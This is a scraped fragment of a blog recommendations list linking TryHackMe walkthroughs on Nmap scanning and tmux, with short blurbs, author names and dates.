✦ Sep 11, 2024 👏 70




IritT

Nmap — TryHackMe Insights &Walkthrough

An in depth look at scanning with Nmap, a powerful network scanning tool.

Dec 23, 2024



Tmux is known as a terminal multiplexer. That allows you to craft a single terminal however you need it.

Here is a machine you can use to complete the room if you don't have tmux installed on your local machine. Also comes with all the code and plugins needed for future tasks.

Username: tux

Daniel Schwarzentraub

Tryhackme Free Walk-through Room: REmux The Tmux

Tryhackme Free Walk-through Room: REmux The Tmux

Nov 10, 2024 1

See more recommendations